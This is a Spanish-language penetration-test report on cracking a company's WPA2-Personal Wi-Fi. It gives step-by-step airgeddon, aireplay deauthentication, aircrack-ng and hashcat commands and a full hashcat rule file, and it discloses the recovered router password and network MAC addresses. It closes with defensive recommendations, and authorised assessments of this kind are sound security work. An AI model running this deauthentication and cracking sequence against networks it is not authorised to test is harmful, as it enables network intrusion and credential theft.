INFORME HACKING ETICO WIRELESS

ANGEL RAMON PAZ LOPEZ

ASUNTO: Hacking ético de una red WPA2 usando reglas hashcat

EMPRESA: LAPCREATIVOS

FECHA EMISION: 17/05/2022

1. OBJETIVO:

Presentar el procedimiento realizado para la evaluación de seguridad de las redes

Inalámbricas de la red LAPCREATIVOS, usando la herramienta airgeddon y aplicando reglas hashcat

2. ALCANCE

Se evaluará 1 SSID correspondientes a redes inalámbricas visibles de la Empresa LAPCREATIVOS

Item	ESSID	BSSID Evaluado	Modelo	Característica	Modo de Seguridad
1	LAPCREATIVOS	C0:C1:C0:0B:C4:F6	Cisco Linksys	Visible	WP2-Personal

3. PROCEDIMIENTO

Las acciones que se ejecutaron en el servicio fueron:

- El escaneo de redes inalámbricas para enumerar los protocolos de seguridad utilizados, frecuencia y clientes conectados.
- Desautenticación de clientes en la red para obtener los respectivos handshake WPA.
- Fuerza bruta mediante el uso de diccionarios para intentar obtener la contraseña en texto plano.
- Visibilidad de los equipos en la red Wireless.
- Recopilación de recomendaciones para orientar en la solución de vulnerabilidades.
- Redacción del informe de resultados.

4. RESUMEN DEL HACKING ETICAL WIRELESS

Se efectuaron las debidas pruebas en el SSID: LAPCREATIVOS obteniendo las siguientes conclusiones:


De las evaluaciones realizadas, se identificaron vulnerabilidades explotables de riesgo para el negocio. Se logran romper las contraseñas de los equipos evaluados mediante fuerza bruta debido a que las mismas no son lo suficientemente robustas.


5. EVIDENCIA

A continuación, se indican las redes evaluadas con sus respectivo SSID

RED: LAPCREATIVOS

La red LAPCREATIVOS utiliza el protocolo de seguridad: WPA2






Dirección MAC: C0:C1:C0:0B:C4:F6


Usaremos la herramienta airgeddon para identificar la red LAPCREATIVOS, colocar la tarjeta en modo monitor y realizar la captura de los paquetes del handshake, una vez obtenida la

información crackearemos la contraseña mediante hashcat usando diccionario de rockyou y usando reglas para identificar la contraseña.


Ejecutamos airgeddon



Seleccionamos la interfaz wlan0




Tenemos el menu de airgeddon, ahora procedemos a colocar en modo monitor la tarjeta wlan0





```
Poniendo la interfaz en modo monitor ...

Se ha puesto el modo monitor en wlan0
Pulsa la tecla [Enter] para continuar ...
```

Elegimos la opcion 5 para capturar el handshake de la red




Elegimos 4 para buscar la red objetivo







Damos control + C para parar la busqueda y elegimos el objetivo, en nuestro caso sera la opcion 3





Ahora procederemos a capturar el Handshake elegiendo la opcion 6




Relizamos el ataque de desautenticacion con aireplay








Damos enter si queremos que se guarde por default el fichero en esa ruta



Confirmamos que el fichero se guardo con éxito



Ahora procederemos a usar aircrack para convertir el archivo .cap a un formato de hashcat para crackear la contraseña usando diccionarios y reglas de hashcat

```
┌──(root㉿kali)-[~]
└─# ls
handshake-C0:C1:C0:0B:C4:F6.cap

┌──(root㉿kali)-[~]
└─# aircrack-ng -j hashcat handshake-C0:C1:C0:0B:C4:F6.cap
```

```
[*] ESSID (length: 12): LAPCREATIVOS
[*] Key version: 2
[*] BSSID: C0:C1:C0:0B:C4:F6
[*] STA: 5C:61:99:30:30:BF
[*] anonce:
    B9 93 82 9D 08 E0 59 2A 07 BF BB 89 30 E6 28 01
    97 16 5A 0A 12 55 41 1F F5 5B DC B2 10 52 61 66
[*] snonce:
    60 5D 54 01 5A 02 00 3A D7 0D D4 B9 BA A5 92 19
    89 BD 4E 41 A0 6C 76 64 3F 8E 4B D5 D1 F7 A7 C0
[*] Key MIC:
    F6 56 AD 51 A9 0C AD 14 EF 09 4D 68 4B 37 4C 75
[*] eapol:
    01 03 00 75 02 01 0A 00 00 00 00 00 00 00 00 00
    02 60 5D 54 01 5A 02 00 3A D7 0D D4 B9 BA A5 92
    19 89 BD 4E 41 A0 6C 76 64 3F 8E 4B D5 D1 F7 A7
    C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 16 30 14 01 00 00 0F AC 02 01 00 00 0F AC
    04 01 00 00 0F AC 02 3C 00

Successfully written to hashcat.hccapx
```

Confirmamos que el archivo .hccapx este creado para usarlo con hashcat


```
┌──(root㉿kali)-[~]
└─# ls
handshake-C0:C1:C0:0B:C4:F6.cap  hashcat.hccapx
```

Ahora para crackear la contraseña con el archivo hashcat.hccapx lo realizaremos en una maquina Windows, cuyo archivo y el diccionario lo colocaremos en la unidad C:\ y ejecutaremos el siguiente codigo en un cmd

```
C:\Windows\system32\cmd.exe

C:\hashcat5>hashcat64.exe -m 2500 -w 3 C:\hashcat.hccapx C:\diccionario.txt -r ./rules/reglas.rule --force
```

Usamos diccionario con nombre: diccionario.txt

Usamos las reglas con nombre: reglas.rule



Obteniendo la contraseña del Router: C0wb0y1!

Archivos de reglas


reglas.rule

```
cso0
$2
$1 $2 $3
$1 $2
$3
$7
^1
$1 $3
$5
$!
$1 $1
$4
^1 r
$2 $2
$0 $1
$2 $3
$0 $7
$2 $1
$6 $9
$8
$6
$1 $0
$0 $8
$1 $4
$0 $6
$9
$1 $5
$1 $6
$1 $8
$1 $7
$2 $4
$0 $5
$0 $9
$.
$8 $8
```

6. RECOMENDACIONES

A pesar que la red usa una contraseña con números y símbolos, mayúsculas y minusculas no se consideró robusta y fue detectada con el diccionario de datos aplicando reglas de hashcat por lo cual se recomienda utilizar cadenas de más de 14 caracteres incluyendo mayúsculas, minúsculas, números y símbolos con el objetivo de que la probabilidad de que esa contraseña no se encuentre en ningún diccionario y nadie pueda romper la contraseña con facilidad hasta aplicando las reglas de hashcat. La habilitación del filtrado MAC u ocultamiento de la red wireless son capas de seguridad que se pueden añadir a la infraestructura. Sin embargo, hay distintas maneras de evadir estas medidas de seguridad.

Las redes wireless con modo de seguridad WPA2 Personal son lo suficientemente robustas para su uso personal o en el hogar. Sin embargo, para un entorno empresarial se recomienda utilizar WPA2 Enterprise. Las redes wireless WPA2 Enterprise ofrecen un control individualizado y centralizado y se pueden vincular con servidores de Active Directory para una mejor gestión de los usuarios conectados a la red.



Arquitectura Recomendada